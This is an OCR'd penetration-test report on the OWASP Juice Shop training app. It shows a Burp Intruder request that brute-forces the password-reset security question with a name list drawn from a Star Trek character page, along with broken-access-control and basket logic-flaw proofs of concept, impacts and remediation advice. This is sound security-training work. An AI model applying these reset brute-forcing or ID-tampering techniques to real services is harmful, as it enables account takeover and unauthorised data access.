
Risk Level: High

Affected Page: /forgot-password

Description:

The application is vulnerable to Account Takeover through the password reset functionality. The security question used during the reset process is easily guessable, allowing an attacker to provide the correct answer without legitimate knowledge of the user. As a result, an attacker can reset the victim's password and gain full access to their account.

Proof of Concept:



promoted to lieutenant junior grade and returned to Starfleet Academy as a student instructor.[4] According to a friend, students could either "think or sink" in his class, and Kirk himself was "a stack of books with legs".[6] Upon graduating in the top five percent, Kirk was promoted to lieutenant and served aboard the USS *Farragut*.[4] While assigned to the *Farragut*, Kirk commanded his first planetary survey and survived a deadly attack by a bizarre cloud-like creature that killed a large portion of the *Farragut*'s crew,[4] including his commanding officer, Captain Garrovick. Kirk blamed himself for years for hesitating to fire his assigned weapons upon seeing the threat until a later encounter with the creature showed that firing immediately with conventional weapons would have been useless.

Publicity photo of William Shatner as Kirk, alongside Leonard Nimoy as Mr. Spock

Kirk became Starfleet's youngest starship captain after receiving command of the USS *Enterprise* for a five-year mission,[4] three years of which are depicted in the original *Star Trek* series (1966–1969).[7] Kirk's most significant relationships in the television series are with first officer Spock and chief medical officer Dr. Leonard "Bones" McCoy.[8] McCoy is someone to whom Kirk unburdens himself and is a foil to Spock.[9] Robert Jewett and John Shelton Lawrence's *The Myth of the American Superhero* describes Kirk as "a hard-driving leader who pushes himself and his crew beyond human limits".[10] Terry J. Erdman and Paula M. Block, in their *Star Trek 101* primer, note that while "cunning, courageous and confident", Kirk also has a "tendency to ignore Starfleet regulations when he feels the end justifies the means"; he is "the quintessential officer, a man among men and a hero for the ages".[11]

Although Kirk throughout the series becomes romantically involved with various women, when confronted with a choice between a


Nickname	Jim
Title	Cadet Ensign Lieutenant Commander Captain Admiral
Position	Chief of Starfleet Operations USS *Enterprise*: Commanding officer USS *Enterprise-A*: Commanding officer
Affiliation	United Federation of Planets Starfleet
Family	George Samuel Kirk Sr. (father) Winona Kirk (mother) George Samuel Kirk Jr. (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews
Children	David Marcus
Origin	Iowa, United States, Earth

Appearance hide

Text
○ Small
● Standard
○ Large

Width
● Standard
○ Wide

Color (beta)
○ Automatic
● Light
○ Dark


Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]

Sniper attack

Target: http://localhost:3000 ☑ Update Host header to match target

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
Content-Length: 74
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/login
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
Connection: keep-alive

{"email":"jim@juice-sh.op","answer":"§mmmm§","new":"osman","repeat":"osman"}
```


Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 10
Request count: 10

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

George
Samuel
Tiberius
James
Aurelan
Peter
Kirk
David
Marcus
Winona



3. Intruder attack of http://localhost:3000


Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
2	Samuel	200	24			808
0		401	41			503
1	George	401	37			503
3	Tiberius	401	41			503
4	James	401	12			503
5	Aurelan	401	14			503
6	Peter	401	11			503
7	Kirk	401	10			503

The answer of security question is: **Samuel**

New Password is : **osman**




Forgot Password

Your password was successfully changed.

Email*


Security Question*


http://localhost:3000/login#/login
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
OWASP Juice Shop
Forgot your password?
Log in
□ Remember me

Login

Email*: jim@juice-sh.op

Password*: osman



Impact:

- Full compromise of victim user accounts
- Unauthorized access to personal or sensitive information
- Ability to perform actions on behalf of the victim
- Potential privilege escalation if admin or high-privilege accounts are taken over
- Fraud, data manipulation, or deletion of user data
- Loss of trust and severe security implications for the system

---

Recommendation:

- Strengthen authentication mechanisms (secure password reset, MFA, token validation)
- Enforce strict access control checks on all user actions
- Implement rate limiting and brute force protection
- Use email or phone verification when resetting passwords
- Encrypt and securely store credentials
- Monitor suspicious login behavior and notify users of unusual activity
- Implement secure session management and invalidate old sessions

5.3 Broken Access Control:

Definition:

Broken Access Control happens when an application does not correctly enforce user permissions, allowing attackers to access or modify data they shouldn’t be able to.


Types:

- **Horizontal Privilege Escalation:**Occurs when a user can perform an action or access data of another user with the same level of permissions.
- **Vertical Privilege Escalation:**
  Occurs when a user can perform an action or access data of another user with a higher level of permissions.


Risk Level: High

Description: data can be accessed without proper authorization check

Proof of Concept for Vertical Broken Access Control:



```
"administration",component:rr,canActivate:[ee]},{path:"accounting",component:jl,canActivat
```



You successfully solved a challenge: Admin Section (Access the administration section of the store.)

Administration

Registered Users


admin@juice-sh.op
jim@juice-sh.op

Customer Feedback

1 I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op) ★★★★★

2 Great shop! Awesome service! (***@juice- ★★★★

Proof of Concept for Horizontal Broken Access Control:




Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	2	1.99¤	
Orange Juice (1000ml)	3	2.99¤	
Eggfruit Juice (500ml)	1	8.99¤	

Total Price: 21.94¤

You will gain 1 Bonus Points from this order!




Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	2	1.99¤
Orange Juice (1000ml)	3	2.99¤

http://localhost:3000

Key	Value
bid	1

No value selected
Select a value to preview



Your Basket (admin@juice-sh.op)

Raspberry Juice (1000ml) 1 4.99¤

Total Price: 4.99¤

http://localhost:3000

Key	Value
bid	3

Impact:

- Leakage of all users' data
- Privilege escalation

Recommendation:

- Implement server-side access control
- Validate user roles on every request

5.4 Logic Vulnerability:

Definition:

A Logic Vulnerability occurs when the application's business rules are incorrectly implemented, allowing users to perform actions that violate the intended workflow or financial logic of the system.

Risk Level: High

Affected Functionality:


/api/BasketItems

Description:

The application contains a business logic flaw that allows users to purchase multiple products while the total price is calculated as zero. Due to improper validation of pricing rules, the system fails to enforce the correct calculation of product costs during checkout. As a result, an attacker can exploit this flaw to obtain items without paying, bypassing the intended purchasing logic.

Proof of Concept:

Cannot decrease item counter to 0




Your Basket (admin@juice-sh.op)

Apple Juice (1000ml)	1	1.99¤	
Orange Juice (1000ml)	5	2.99¤	
Eggfruit Juice (500ml)	6	8.99¤	

Total Price: 70.88¤

You will gain 6 Bonus Points from this order!



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 2 3 4
Send Cancel Burp AI
Pretty Raw Hex Render

